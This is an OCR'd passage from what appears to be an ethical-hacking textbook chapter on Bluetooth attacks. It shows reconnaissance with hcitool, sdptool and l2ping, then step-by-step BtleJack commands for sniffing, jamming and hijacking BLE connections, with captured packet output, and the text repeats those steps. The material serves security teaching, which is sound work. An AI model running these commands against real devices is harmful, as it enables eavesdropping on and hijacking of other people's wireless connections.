


```
┌─[root@parrot]─[~]
└──╼ #hcitool inq
Inquiring ...
        24:C6:96:08:5D:33       clock offset: 0x4e8b    class: 0x5a020c
```

Figure 16.114: Screenshot showing the output of hcitool

As shown in the above figure, class and clock offset are displayed. The class reveals information about the device.


- **Use the Service Discovery Protocol (SDP) tool to scan services:** sdptool is an efficient tool used to search for the services offered by a device. Its syntax is **`sdptool browse <MAC Address>`**.



```
┌─[root@parrot]─[~]
└──╼ # sdptool browse 76:6F:46:65:72:67
Browsing 76:6F:46:65:72:67 ...
Service RecHandle: 0x10001
Service Class ID List:
  "" (0x1800)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 31
  "ATT" (0x0007)
    uint16: 0x1
    uint16: 0x5

Service Name: Headset Audio Gateway
Service RecHandle: 0x10002
Service Class ID List:
  "Headset Audio Gateway" (0x1112)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 1
```

Figure 16.115: Screenshot showing the output of sdptool

- **Ping all the available devices to check if they are reachable using L2ping:** The attacker now has the MAC addresses of available devices and pings all of them to check if they are in reach or discoverable using the "l2ping" tool. Its syntax is **`l2ping <MAC Address>`**.



```
┌─[root@parrot]─[~]
└──╼ #l2ping 76:6F:46:65:72:67
Ping: 76:6F:46:65:72:67 from 10:AE:60:58:F1:37 (data size 44)
44 bytes from 76:6F:46:65:72:67 id 0 time 37.57ms
44 bytes from 76:6F:46:65:72:67 id 1 time 27.23ms
```

Figure 16.116: Screenshot showing the output of L2ping

By following the above steps, attackers can gather information such as MAC addresses and services offered by devices. With this information, they can launch further attacks.

Btlejacking Using BtleJack

STEP 1: Select target devices

`btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s`

STEP 2: With the Btlejack tool, take a position within 5 m radius from the target devices

STEP 3: Capture the already established and new BLE connections

Sniffing an existing connection:

`btlejack –s`

Sniffing for new connections:

`btlejack -c any`

STEP 4: Perform a jamming operation


`btlejack -f 0x129f3244 –j`

STEP 5: Now, start hijacking the connection

`btlejack -f 0x9c68fd30 -t -m 0x1fffffffff`

BtleJack

BtleJack enables the attacker to perform a Btlejacking attack using a hardware tool, such as **micro:bit** (*https://microbit.org*)



```
rena2019@mint18 ~ $ btlejack -i
BtleJack version 1.1

[i] Flashing /media/rena2019/MICROBIT ...
[i] Flashed 1 devices
rena2019@mint18 ~ $ btlejack -s
BtleJack version 1.1

[i] Enumerating existing connections ...
[ - 46 dBm] 0x6e638559 | pkts: 1
^C[i] Quitting
rena2019@mint18 ~ $ btlejack -f 0x6e638559
BtleJack version 1.1

[i] Detected sniffers:
 > Sniffer #0: fw version 1.1

[i] Synchronizing with connection 0x6e638559 ...
✓ CRCInit = 0x1893be
✓ Channel Map = 0x1fffffffff
✓ Hop interval = 36
✓ Hop increment = 15
[i] Synchronized, packet capture in progress ...
LL Data: 0e 0b 71 3a 1d e2 f1 07 52 2a 19 3b 27
LL Data: 06 19 7c 3e fe 30 69 7e ac b7 0f b3 67 01 a3 2a b6 59 f1 c5 96 bd 56 3f 5c 3e cb
LL Data: 0e 0c 01 80 11 f5 66 4a b2 76 03 56 d1 db
LL Data: 16 09 11 1d 00 ae d9 64 49 4e 9c
LL Data: 1a 16 f1 f4 db 9a a9 b4 df a6 2b 72 85 1d 94 19 2e e0 ad 43 3b 03 18 87
LL Data: 16 12 53 71 7d 40 34 5d 8d 6f 52 7c a6 80 0b 46 ee dc 87 b1
LL Data: 0a 16 09 7d 32 50 ef 05 ba 87 c4 99 91 ff 39 28 b0 f5 82 3c fa a3 32 ad
LL Data: 0e 14 0e 5b c9 77 48 4d 7c b3 85 a3 07 a7 aa 7b 59 1d b8 6d 2d 65
LL Data: 06 09 7c 05 2a 20 60 67 60 d3 e0
LL Data: 06 09 7c 05 2a 20 60 67 60 d3 e0
```

https://github.com

Btlejacking Using BtleJack

Source: *https://github.com*

BtleJack is an open-source software that enables an attacker to perform a Btlejacking attack using a hardware tool such as micro:bit (*https://microbit.org*). It helps attackers sniff, jam, and hijack Bluetooth connections. Upon gaining access to a connection, an attacker can hijack, read, and export sensitive information shared between the connected devices. Btlejacking is performed using the following steps.

- Select target devices using the following command:

  `btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s`

- With the Btlejack tool, take a position within a radius of 5 m from the target devices.

- Capture already established (live) as well as new Bluetooth low energy (BLE) connections using the following commands.

  Sniffing an existing connection:

  `btlejack -s`

  Sniffing for new connections:

  `btlejack -c any`

- Once the connection is captured, perform a jamming operation using the following command:

